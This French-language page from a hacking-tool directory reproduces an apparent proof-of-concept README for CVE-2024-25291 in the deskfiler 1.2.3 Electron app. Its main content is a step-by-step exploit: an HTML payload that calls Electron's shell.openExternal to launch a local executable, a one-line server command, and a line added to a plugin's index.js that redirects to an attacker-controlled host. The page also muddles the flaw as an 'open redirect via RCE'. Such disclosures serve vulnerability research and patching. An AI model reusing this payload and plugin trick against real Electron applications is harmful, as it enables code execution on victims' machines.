
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2024-25291 — Exploit de redirection ouverte deskfiler 1.2.3 | Kitploit

Outils/GitHubGitHub/eqstlab/cve-2024-25291
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionRed TeamingDéveloppement de Charges Utiles
GitHubeqstlab/cve-2024-25291

CVE-2024-25291

Exploit de redirection ouverte deskfiler 1.2.3

Voir le dépôt
21il y a 2 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    627
  • 3

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    413
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer est une plateforme open-source de Gestion des Accès Privilégiés (PAM) qui offre aux équipes DevOps et IT un accès sécurisé et à la demande aux terminaux SSH, RDP, Kubernetes, bases de données et RemoteApp via un navigateur web.

    350
  • 5

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    329
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Moteur OSINT alimenté par l'IA pour découvrir et cartographier plus de 7 700 identités sur les réseaux sociaux à travers le web

    283

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

DeskFiler RCE

Une preuve de concept pour la vulnérabilité CVE-2024-25291.

deskfiler - 1.2.3 permet d'utiliser Electron webview dans l'application, ce qui entraîne l'exécution de code à distance. Dans ce dépôt, il y a un exemple d'application vulnérable et une preuve de concept (POC) d'exploitation.

En tant que PoC, il y a un fichier Python qui automatise le processus.

1. Aperçu de la vulnérabilité :

  • Sujet de la vulnérabilité : Redirection ouverte via RCE
  • Version vulnérable : deskfiler-1.2.3
  • Manifestation du problème : Electron Webview
  • Type d'attaque : Exécution de code à distance
  • Vecteurs d'attaque : Pour exploiter la vulnérabilité, quelqu'un doit ouvrir le plug-in.
  • Numéro CVE réservé : CVE-2024-25291

2. Cause de la vulnérabilité :

  • Explication de l'exploit

    • Dans une section spécifique de l'application, une section accédant à un lien externe via une Webview à travers Electron a pu être confirmée. Par conséquent, grâce à cela, il est possible d'obtenir une RCE en se connectant au serveur de l'attaquant.

Preuve de concept (POC)

  • Étape 1) Préparer le serveur de l'attaquant et créer un plug-in malveillant.
<html>
 <head>
 <title>jruru</title>
 </head>
 <body>
 <script>
 const { shell } = require('electron');
 shell.openExternal('file:C:/Windows/System32/calc.exe');
 </script>
 </body>
 </html>

※ Si vous voulez le tester rapidement, créez un serveur sur le PC de l'attaquant avec le code suivant.

$ python -m http.server 80

Remarque : ※ À ce stade, il est supposé que le plug-in est un plug-in généré par l'attaquant, et qu'il s'agit seulement d'un plug-in normal avec un code ajouté pour permettre l'accès au serveur de l'attaquant. BareBone a été sélectionné pour des tests simples. deskfiler1

Ensuite, ajoutez le code suivant au fichier index.js dans le chemin du dossier BareBone.

window.location='http://[attacker_ip]/hack.html'

  • Étape 2) Sur le serveur de la victime, exécutez Deskfiler et installez le plug-in BareBone via "Ajouter un nouveau plug-in". deskfiler2

deskfiler3


3. Informations supplémentaires

Dans cette PoC, nous avons utilisé un plug-in ; cependant, nous pensons qu'avec des vecteurs d'attaque alternatifs, il est possible d'obtenir une exécution de code à distance (RCE) de manière indépendante. De plus, si des vulnérabilités côté serveur telles que XSS stocké, XSS réfléchi existent, la RCE est également considérée comme réalisable.


Télécharger l’outil